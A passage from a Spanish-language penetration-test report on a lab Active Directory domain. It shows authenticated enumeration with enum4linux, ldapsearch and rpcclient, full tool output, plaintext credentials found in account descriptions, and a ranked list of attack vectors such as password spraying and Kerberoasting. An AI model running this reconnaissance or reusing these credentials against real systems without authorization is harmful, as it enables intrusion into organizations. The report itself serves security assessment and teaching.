Group: Invitados' (RID: 546) has member: DOMAIN\Invitado
Group: Invitados' (RID: 546) has member: DOMAIN\Invitados del dominio
Group: Usuarios' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group: Usuarios' (RID: 545) has member: NT AUTHORITY\Usuarios autentificados
Group: Usuarios' (RID: 545) has member: DOMAIN\Usuarios del dominio
Group: Grupo de acceso de autorización de Windows' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

[+]  Getting local groups:

group:[Publicadores de certificados] rid:[0x205]
group:[Servidores RAS e IAS] rid:[0x229]
group:[Grupo de replicación de contraseña RODC permitida] rid:[0x23b]
group:[Grupo de replicación de contraseña RODC denegada] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]

[+]  Getting local group memberships:

Group: Grupo de replicación de contraseña RODC denegada' (RID: 572) has member: DOMAIN\krbtgt
Group: Grupo de replicación de contraseña RODC denegada' (RID: 572) has member: DOMAIN\Controladores de dominio
Group: Grupo de replicación de contraseña RODC denegada' (RID: 572) has member: DOMAIN\Administradores de esquema
Group: Grupo de replicación de contraseña RODC denegada' (RID: 572) has member: DOMAIN\Administradores de empresas
Group: Grupo de replicación de contraseña RODC denegada' (RID: 572) has member: DOMAIN\Publicadores de certificados
Group: Grupo de replicación de contraseña RODC denegada' (RID: 572) has member: DOMAIN\Admins. del dominio
Group: Grupo de replicación de contraseña RODC denegada' (RID: 572) has member: DOMAIN\Propietarios del creador de directivas
```

```
 ==================( Users on 192.168.37.10 via RID cycling (RIDS: 500-550,1000-1050) )==================


[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-21-3085590451-4130159220 and logon username 'tokio', password 'proyecto'


[+] Enumerating users using SID S-1-5-32 and logon username 'tokio', password 'proyecto'

S-1-5-32-544 BUILTIN\Administradores (Local Group)
S-1-5-32-545 BUILTIN\Usuarios (Local Group)
S-1-5-32-546 BUILTIN\Invitados (Local Group)
S-1-5-32-548 BUILTIN\Opers. de cuentas (Local Group)
S-1-5-32-549 BUILTIN\Opers. de servidores (Local Group)
S-1-5-32-550 BUILTIN\Opers. de impresión (Local Group)

[+] Enumerating users using SID S-1-5-90 and logon username 'tokio', password 'proyecto'


[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'tokio', password 'proyecto'


[+] Enumerating users using SID S-1-5-21-3085590451-4130159220-2412703036 and logon username 'tokio', password 'proyecto'

S-1-5-21-3085590451-4130159220-2412703036-500 DOMAIN\Administrador (Local User)
S-1-5-21-3085590451-4130159220-2412703036-501 DOMAIN\Invitado (Local User)
S-1-5-21-3085590451-4130159220-2412703036-502 DOMAIN\krbtgt (Local User)
S-1-5-21-3085590451-4130159220-2412703036-512 DOMAIN\Admins. del dominio (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-513 DOMAIN\Usuarios del dominio (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-514 DOMAIN\Invitados del dominio (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-515 DOMAIN\Equipos del dominio (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-516 DOMAIN\Controladores de dominio (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-517 DOMAIN\Publicadores de certificados (Local Group)
S-1-5-21-3085590451-4130159220-2412703036-518 DOMAIN\Administradores de esquema (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-519 DOMAIN\Administradores de empresas (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-520 DOMAIN\Propietarios del creador de directivas de grupo (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-521 DOMAIN\Controladores de dominio de sólo lectura (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-522 DOMAIN\Controladores de dominio clonables (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-525 DOMAIN\Protected Users (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-526 DOMAIN\Administradores clave (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-527 DOMAIN\Administradores clave de la organización (Domain Group)
S-1-5-21-3085590451-4130159220-2412703036-1000 DOMAIN\WIN-B820FDLIP42$ (Local User)
```

```
 ================================( Share Enumeration on 192.168.37.10 )================================

do_connect: Connection to 192.168.37.10 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Admin remota
        C$              Disk      Recurso predeterminado
        IPC$            IPC       IPC remota
        NETLOGON        Disk      Recurso compartido del servidor de inicio de sesión
        SYSVOL          Disk      Recurso compartido del servidor de inicio de sesión
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.37.10

//192.168.37.10/ADMIN$  Mapping: DENIED Listing: N/A Writing: N/A
//192.168.37.10/C$      Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NO_SUCH_FILE listing \*
//192.168.37.10/IPC$    Mapping: N/A Listing: N/A Writing: N/A
//192.168.37.10/NETLOGON        Mapping: OK Listing: OK Writing: N/A
//192.168.37.10/SYSVOL  Mapping: OK Listing: OK Writing: N/A

 ============================( Password Policy Information for 192.168.37.10 )============================


[+] Attaching to 192.168.37.10 using tokio:proyecto

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.37.10)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] DOMAIN
        [+] Builtin

[+] Password Info for Domain: DOMAIN

        [+] Minimum password length: 4
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 1 minute
```

[Evidencias: 58, 59 y 60_Enum4Linux_Autenticado.png] - Capturas parciales de resultados de la enumeración completa con credenciales del usuario tokio

Superficie de ataque identificada

La enumeración autenticada reveló una **superficie de ataque significativamente ampliada** que incluye:

✔ **Vectores de Ataque Inmediatos:**

- **Password Spraying:** Sin bloqueo de cuenta, políticas débiles detectadas
- **Credential Harvesting:** Contraseñas en texto claro en descriptions
- **Privilege Escalation:** Grupos de alto privilegio identificados (DnsAdmins)
- **Lateral Movement:** Estructura organizacional completa mapeada

✔ **Objetivos de Alto Valor:**

- **Grupo DnsAdmins:** Vector directo para escalada a Domain Admin
- **IT Admins:** Acceso a infraestructura crítica
- **Executives/Senior management:** Objetivos para ingeniería social avanzada
- **Cuentas de servicio:** Potencial para ataques Kerberoasting

✔ **Información de Inteligencia Obtenida:**

- **103+ usuarios válidos:** Base para ataques de fuerza bruta dirigidos
- **Estructura departamental:** Mapeo para ataques de spear phishing
- **Cuentas con contraseñas por defecto:** Acceso inmediato potencial
- **Políticas de contraseñas débiles:** Facilita cracking y ataques de diccionario

La implementación de credenciales básicas transformó completamente la capacidad de enumeración, validando la decisión metodológica de evolucionar hacia un enfoque GrayBox y proporcionando la inteligencia necesaria para las fases posteriores de análisis de vulnerabilidades y explotación controlada.

A continuación se presenta una Matriz de información crítica extraída en la ejecución de Enum4linux.

MATRIZ DE INFORMACIÓN CRÍTICA EXTRAÍDA

Análisis de Superficie de Ataque Expandida | Usuario: tokio@domain.local

VULNERABILIDADES CRÍTICAS

Políticas de Contraseñas Débiles:
- Min Length: 4 chars
- Complejidad: Deshabilitada
- Bloqueo: Ninguno

Credenciales Expuestas:
- `jerrilyn.marylynne` : "!]!9%>M3W;_)"
- `belia.randa` : "DefaultPassword"
- `danit.nichol` : "DefaultPassword"
- `ninette.fernanda` : "DefaultPassword"

GRUPOS DE ALTO PRIVILEGIO

DnsAdmins 2
kimbell.mariquilla, Project management

IT Admins 4
brietta.suzann, maxine.meaghan, dianne.shelly, chrystel.hyacinthe

Executives 5
dinah.jo, krystal.ilse, sonnie.amandi, florie.kayley, ellene.adaline

Senior Management 9
Objetivos de alto valor empresarial

ESTRUCTURA ORGANIZACIONAL

Office Admin 4 | **Project Management** 5

Marketing 6 | **Sales** 3 | **Accounting** 4

Cuentas de Servicio:
exchange_svc$, mssql_svc$, http_svc$, ldapreader

TÉCNICAS EXITOSAS

RID Cycling: Completamente funcional con credenciales básicas

Recursos Accesibles:
NETLOGON (OK), SYSVOL (OK), IPC$ (Completo)

Enumeración Total:
103+ usuarios, 56+ grupos, políticas completas

103+	56+	4	20+	100%
USUARIOS	GRUPOS	CREDENCIALES EXPUESTAS	GRUPOS PRIVILEGIADOS	RID CYCLING

Comparativa de Resultados: Acceso Anónimo vs Autenticado			
Componente	**Acceso Anónimo**	**Acceso Autenticado (tokio)**	**Mejora Obtenida**
Enumeración de Usuarios	NT_STATUS_ACCESS_DENIED	✔ 103+ usuarios completos	+10,300% información
Políticas de Contraseñas	STATUS_ACCESS_DENIED	✔ Políticas completas detectadas	Acceso total
Enumeración de Grupos	Consultas vacías	✔ 56 grupos + membresías	Mapeo completo
RID Cycling	Completamente bloqueado	✔ Técnica completamente funcional	Vector desbloqueado
Recursos Compartidos	Básico (5 shares)	✔ NETLOGON y SYSVOL accesibles	Acceso a contenido

La enumeración autenticada reveló un **cambio drástico** en la cantidad y calidad de información obtenida. Las credenciales básicas del usuario "tokio" permitieron superar completamente las restricciones de Windows Server 2019, validando la efectividad de la evolución metodológica implementada y proporcionando acceso a información crítica que permanecía inaccesible mediante técnicas anónimas.

Esta implementación de credenciales básicas transformó completamente la capacidad de enumeración, proporcionando la inteligencia necesaria para las fases posteriores de análisis de vulnerabilidades y explotación controlada.

4.5.2 Consultas LDAP Anónimas mediante LDAPSearch

La consulta directa al servicio LDAP del controlador de dominio se ejecutó utilizando las credenciales del usuario "tokio", superando las restricciones de acceso anónimo identificadas en fases anteriores para enumerar objetos específicos del directorio Active Directory.

◆ **Comando ejecutado:**

```
ldapsearch -x -H ldap://192.168.37.10 -D "tokio@domain.local" -w "proyecto" -b "DC=domain,DC=local" "(objectClass=user)" cn sAMAccountName
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ ldapsearch -x -H ldap://192.168.37.10 -D "tokio@domain.local" -w "proyecto" -b "DC=domain,DC=local" "(objectClass=use
r)" cn sAMAccountName
# extended LDIF
#
# LDAPv3
# base <DC=domain,DC=local> with scope subtree
# filter: (objectClass=user)
# requesting: cn sAMAccountName
#

# Administrador, Users, domain.local
dn: CN=Administrador,CN=Users,DC=domain,DC=local
cn: Administrador
sAMAccountName: Administrador

# Invitado, Users, domain.local
dn: CN=Invitado,CN=Users,DC=domain,DC=local
cn: Invitado
sAMAccountName: Invitado

# WIN-B820FDLIP42, Domain Controllers, domain.local
dn: CN=WIN-B820FDLIP42,OU=Domain Controllers,DC=domain,DC=local
cn: WIN-B820FDLIP42
sAMAccountName: WIN-B820FDLIP42$

# krbtgt, Users, domain.local
dn: CN=krbtgt,CN=Users,DC=domain,DC=local
cn: krbtgt
sAMAccountName: krbtgt

# Hatty Marie-Ann, Users, domain.local
dn: CN=Hatty Marie-Ann,CN=Users,DC=domain,DC=local
cn: Hatty Marie-Ann
sAMAccountName: hatty.marie-ann

# Aliza Cathrine, Users, domain.local
dn: CN=Aliza Cathrine,CN=Users,DC=domain,DC=local
cn: Aliza Cathrine
sAMAccountName: aliza.cathrine
```


```
# ldapreader, Users, domain.local
dn: CN=ldapreader,CN=Users,DC=domain,DC=local
cn: ldapreader
sAMAccountName: ldapreader

# testuser, Users, domain.local
dn: CN=testuser,CN=Users,DC=domain,DC=local
cn: testuser
sAMAccountName: testuser

# tokio, Users, domain.local
dn: CN=tokio,CN=Users,DC=domain,DC=local
cn: tokio
sAMAccountName: tokio

# search reference
ref: ldap://ForestDnsZones.domain.local/DC=ForestDnsZones,DC=domain,DC=local

# search reference
ref: ldap://DomainDnsZones.domain.local/DC=DomainDnsZones,DC=domain,DC=local

# search reference
ref: ldap://domain.local/CN=Configuration,DC=domain,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 114
# numEntries: 110
# numReferences: 3
```

```
# Merrili Augusta, Users, domain.local
dn: CN=Merrili Augusta,CN=Users,DC=domain,DC=local
cn: Merrili Augusta
sAMAccountName: merrili.augusta

# Jaimie Carmelina, Users, domain.local
dn: CN=Jaimie Carmelina,CN=Users,DC=domain,DC=local
cn: Jaimie Carmelina
sAMAccountName: jaimie.carmelina

# Glenna Mufinella, Users, domain.local
dn: CN=Glenna Mufinella,CN=Users,DC=domain,DC=local
cn: Glenna Mufinella
sAMAccountName: glenna.mufinella

# Ninette Fernanda, Users, domain.local
dn: CN=Ninette Fernanda,CN=Users,DC=domain,DC=local
cn: Ninette Fernanda
sAMAccountName: ninette.fernanda

# Cyndia Allyce, Users, domain.local
dn: CN=Cyndia Allyce,CN=Users,DC=domain,DC=local
cn: Cyndia Allyce
sAMAccountName: cyndia.allyce

# Faydra Moreen, Users, domain.local
dn: CN=Faydra Moreen,CN=Users,DC=domain,DC=local
cn: Faydra Moreen
sAMAccountName: faydra.moreen

# Kellia Scarlett, Users, domain.local
dn: CN=Kellia Scarlett,CN=Users,DC=domain,DC=local
cn: Kellia Scarlett
sAMAccountName: kellia.scarlett

# Jania Drona, Users, domain.local
dn: CN=Jania Drona,CN=Users,DC=domain,DC=local
cn: Jania Drona
sAMAccountName: jania.drona

# Nadeen Marta, Users, domain.local
dn: CN=Nadeen Marta,CN=Users,DC=domain,DC=local
cn: Nadeen Marta
sAMAccountName: nadeen.marta

# Melodie Rozalie, Users, domain.local
dn: CN=Melodie Rozalie,CN=Users,DC=domain,DC=local
cn: Melodie Rozalie
sAMAccountName: melodie.rozalie

# Danit Nichol, Users, domain.local
dn: CN=Danit Nichol,CN=Users,DC=domain,DC=local
cn: Danit Nichol
sAMAccountName: danit.nichol

# Bernie Kelila, Users, domain.local
dn: CN=Bernie Kelila,CN=Users,DC=domain,DC=local
cn: Bernie Kelila
sAMAccountName: bernie.kelila

# Cordelie Clementia, Users, domain.local
dn: CN=Cordelie Clementia,CN=Users,DC=domain,DC=local
cn: Cordelie Clementia
sAMAccountName: cordelie.clementia
```

```
# Gaye Marquita, Users, domain.local
dn: CN=Gaye Marquita,CN=Users,DC=domain,DC=local
cn: Gaye Marquita
sAMAccountName: gaye.marquita

# Charyl Romola, Users, domain.local
dn: CN=Charyl Romola,CN=Users,DC=domain,DC=local
cn: Charyl Romola
sAMAccountName: charyl.romola

# Faydra Alyda, Users, domain.local
dn: CN=Faydra Alyda,CN=Users,DC=domain,DC=local
cn: Faydra Alyda
sAMAccountName: faydra.alyda

# Lyndell Bren, Users, domain.local
dn: CN=Lyndell Bren,CN=Users,DC=domain,DC=local
cn: Lyndell Bren
sAMAccountName: lyndell.bren

# Sayre Doll, Users, domain.local
dn: CN=Sayre Doll,CN=Users,DC=domain,DC=local
cn: Sayre Doll
sAMAccountName: sayre.doll

# Lissie Ealasaid, Users, domain.local
dn: CN=Lissie Ealasaid,CN=Users,DC=domain,DC=local
cn: Lissie Ealasaid
sAMAccountName: lissie.ealasaid

# Maxine Meaghan, Users, domain.local
dn: CN=Maxine Meaghan,CN=Users,DC=domain,DC=local
cn: Maxine Meaghan
sAMAccountName: maxine.meaghan

# Keely Blancha, Users, domain.local
dn: CN=Keely Blancha,CN=Users,DC=domain,DC=local
cn: Keely Blancha
sAMAccountName: keely.blancha

# Felicity Darelle, Users, domain.local
dn: CN=Felicity Darelle,CN=Users,DC=domain,DC=local
cn: Felicity Darelle
sAMAccountName: felicity.darelle

# Pen Paloma, Users, domain.local
dn: CN=Pen Paloma,CN=Users,DC=domain,DC=local
cn: Pen Paloma
sAMAccountName: pen.paloma

# Kimbell Mariquilla, Users, domain.local
dn: CN=Kimbell Mariquilla,CN=Users,DC=domain,DC=local
cn: Kimbell Mariquilla
sAMAccountName: kimbell.mariquilla

# Barbra Launce, Users, domain.local
dn: CN=Barbra Launce,CN=Users,DC=domain,DC=local
cn: Barbra Launce
sAMAccountName: barbra.launce

# Davine Retha, Users, domain.local
dn: CN=Davine Retha,CN=Users,DC=domain,DC=local
cn: Davine Retha
sAMAccountName: davine.retha
```

[Evidencias: 61 y 62_LDAPSearch_Autenticado.png] - Capturas parciales de la consulta LDAP completa con credenciales del usuario tokio

La consulta LDAP autenticada demostró un **contraste absoluto** con los intentos de acceso anónimo, donde las consultas específicas requerían autenticación exitosa. Las credenciales básicas del usuario "tokio" proporcionaron **acceso completo** al directorio LDAP, permitiendo la enumeración exhaustiva de todos los objetos de usuario sin restricciones.



Se presenta la comparativa de la ejecución de la herramienta Ldapsearch sin credenciales y con credenciales donde la diferencia es muy significativa.

Comparativa de Acceso: Anónimo vs Autenticado			
Aspecto	**Acceso Anónimo**	**Acceso Autenticado (tokio)**	**Mejora**
Consultas LDAP	Operations error (Bind requerido)	✔ 110 usuarios enumerados	+11,000%
Estructura del directorio	Solo RootDSE accesible	✔ Estructura completa mapeada	Acceso total
Objetos específicos	Sin acceso a contextos	✔ 3 contenedores identificados	Mapeo completo
Cuentas de servicio	No detectadas	✔ 3 cuentas críticas expuestas	Vector nuevo

Análisis de Vectores de Ataque LDAP

🔴 **Cuentas de Servicio Expuestas (CRÍTICO):** Las tres cuentas de servicio detectadas representan objetivos de alto valor:

- **exchange_svc,mssqlsvc, mssql_svc, mssqlsvc, http_svc$** - Potencial para Kerberoasting
- **Service Account Compromise** - Acceso a servicios críticos de infraestructura
- **Lateral Movement** - Escalada hacia servicios Exchange, SQL Server y Web

🔴 **Usuarios de Alto Valor Identificados:** Varios usuarios detectados corresponden a miembros de grupos privilegiados identificados en enum4linux:

- **kimbell.mariquilla** (DnsAdmins)
- **brietta.suzann, maxine.meaghan, dianne.shelly, chrystel.hyacinthe** (IT Admins)
- **dinah.jo, krystal.ilse, florie.kayley, ellene.adaline** (Executives)
- **jerrilyn.marylynne, belia.randa, danit.nichol, ninette.fernanda** (credenciales expuestas)

Superficie de ataque identificada

✔ **Targeting Preciso:**

- **110 nombres de usuario válidos** para ataques de password spraying
- **Mapeo organizacional completo** para ingeniería social dirigida
- **Service accounts identificadas** para ataques Kerberoasting

✔ **Reconocimiento Avanzado:**

- ➢ **Estructura organizacional completa** del directorio
- ➢ **Naming contexts mapeados** para consultas LDAP posteriores
- ➢ **Computer accounts identificadas** para movimiento lateral

✔ **Preparación para Explotación:**

- ➢ **Base de datos de usuarios** para ataques de fuerza bruta
- ➢ **Cuentas de servicio críticas** como objetivos prioritarios
- ➢ **Particiones DNS identificadas** para ataques de manipulación

La implementación de credenciales básicas transformó completamente las capacidades de enumeración LDAP, validando la efectividad de la evolución metodológica hacia GrayBox y proporcionando inteligencia crítica para las técnicas de explotación Kerberos en las siguientes fases.

4.5.3 Sesiones Nulas RPC mediante RPCClient

La exploración de sesiones RPC se ejecutó sobre el controlador de dominio utilizando **rpcclient** con las credenciales del usuario "**tokio**", obteniendo información crítica del sistema, privilegios administrativos y metadatos del dominio.

◆ **Comandos ejecutados:**

```
# Establecer sesión RPC autenticada
rpcclient -U "tokio%proyecto" 192.168.37.10

# Enumeración de privilegios del sistema
rpcclient $> enumprivs

# Consulta de información LSA del dominio
rpcclient $> lsaquery

# Enumeración de usuarios del dominio
rpcclient $> enumdomusers
```

```
# Enumeración de grupos del dominio
rpcclient $> enumdomgroups

# Información detallada del dominio
rpcclient $> querydominfo

# Consultas de resolución de nombres
rpcclient $> lookupnames Administrator
```

```
┌──(ilanami㉿ilanami)-[~/tools]
└─$ rpcclient -U "tokio%proyecto" 192.168.37.10
rpcclient $> enumprivs
found 35 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege           0:3 (0x0:0x3)
SeLockMemoryPrivilege           0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege                0:5 (0x0:0x5)
SeMachineAccountPrivilege               0:6 (0x0:0x6)
SeTcbPrivilege          0:7 (0x0:0x7)
SeSecurityPrivilege             0:8 (0x0:0x8)
SeTakeOwnershipPrivilege                0:9 (0x0:0x9)
SeLoadDriverPrivilege           0:10 (0x0:0xa)
SeSystemProfilePrivilege                0:11 (0x0:0xb)
SeSystemtimePrivilege           0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege                 0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege                 0:14 (0x0:0xe)
SeCreatePagefilePrivilege               0:15 (0x0:0xf)
SeCreatePermanentPrivilege              0:16 (0x0:0x10)
SeBackupPrivilege               0:17 (0x0:0x11)
SeRestorePrivilege              0:18 (0x0:0x12)
SeShutdownPrivilege             0:19 (0x0:0x13)
SeDebugPrivilege                0:20 (0x0:0x14)
SeAuditPrivilege                0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege            0:22 (0x0:0x16)
SeChangeNotifyPrivilege                 0:23 (0x0:0x17)
SeRemoteShutdownPrivilege               0:24 (0x0:0x18)
SeUndockPrivilege               0:25 (0x0:0x19)
SeSyncAgentPrivilege            0:26 (0x0:0x1a)
SeEnableDelegationPrivilege             0:27 (0x0:0x1b)
SeManageVolumePrivilege                 0:28 (0x0:0x1c)
SeImpersonatePrivilege          0:29 (0x0:0x1d)
SeCreateGlobalPrivilege                 0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege                 0:31 (0x0:0x1f)
SeRelabelPrivilege              0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege           0:33 (0x0:0x21)
SeTimeZonePrivilege             0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege           0:35 (0x0:0x23)
SeDelegateSessionUserImpersonatePrivilege               0:36 (0x0:0x24)
rpcclient $> lsaquery
Domain Name: DOMAIN
Domain Sid: S-1-5-21-3085590451-4130159220-2412703036
```

```
rpcclient $> enumdomusers
user:[Administrador] rid:[0x1f4]
user:[Invitado] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[hatty.marie-ann] rid:[0x44f]
user:[aliza.cathrine] rid:[0x450]
user:[jamie.noelle] rid:[0x451]
user:[eliza.modestine] rid:[0x452]
user:[brietta.suzann] rid:[0x453]
user:[ida.kristien] rid:[0x454]
user:[delores.sella] rid:[0x455]
user:[merrili.augusta] rid:[0x456]
user:[jaimie.carmelina] rid:[0x457]
user:[glenna.mufinella] rid:[0x458]
user:[ninette.fernanda] rid:[0x459]
user:[cyndia.allyce] rid:[0x45a]
user:[faydra.moreen] rid:[0x45b]
user:[kellia.scarlett] rid:[0x45c]
user:[jania.drona] rid:[0x45d]
user:[nadeen.marta] rid:[0x45e]
user:[melodie.rozalie] rid:[0x45f]
user:[danit.nichol] rid:[0x460]
user:[bernie.kelila] rid:[0x461]
user:[cordelie.clementia] rid:[0x462]
user:[gaye.marquita] rid:[0x463]
user:[charyl.romola] rid:[0x464]
user:[faydra.alyda] rid:[0x465]
user:[lyndell.bren] rid:[0x466]
user:[sayre.doll] rid:[0x467]
```

```
rpcclient $> enumdomgroups
group:[Enterprise Domain Controllers de sólo lectura] rid:[0x1f2]
group:[Admins. del dominio] rid:[0x200]
group:[Usuarios del dominio] rid:[0x201]
group:[Invitados del dominio] rid:[0x202]
group:[Equipos del dominio] rid:[0x203]
group:[Controladores de dominio] rid:[0x204]
group:[Administradores de esquema] rid:[0x206]
group:[Administradores de empresas] rid:[0x207]
group:[Propietarios del creador de directivas de grupo] rid:[0x208]
group:[Controladores de dominio de sólo lectura] rid:[0x209]
group:[Controladores de dominio clonables] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Administradores clave] rid:[0x20e]
group:[Administradores clave de la organización] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Office Admin] rid:[0x4b3]
group:[IT Admins] rid:[0x4b4]
group:[Executives] rid:[0x4b5]
group:[Senior management] rid:[0x4b6]
group:[Project management] rid:[0x4b7]
group:[marketing] rid:[0x4b8]
group:[sales] rid:[0x4b9]
group:[accounting] rid:[0x4ba]
```

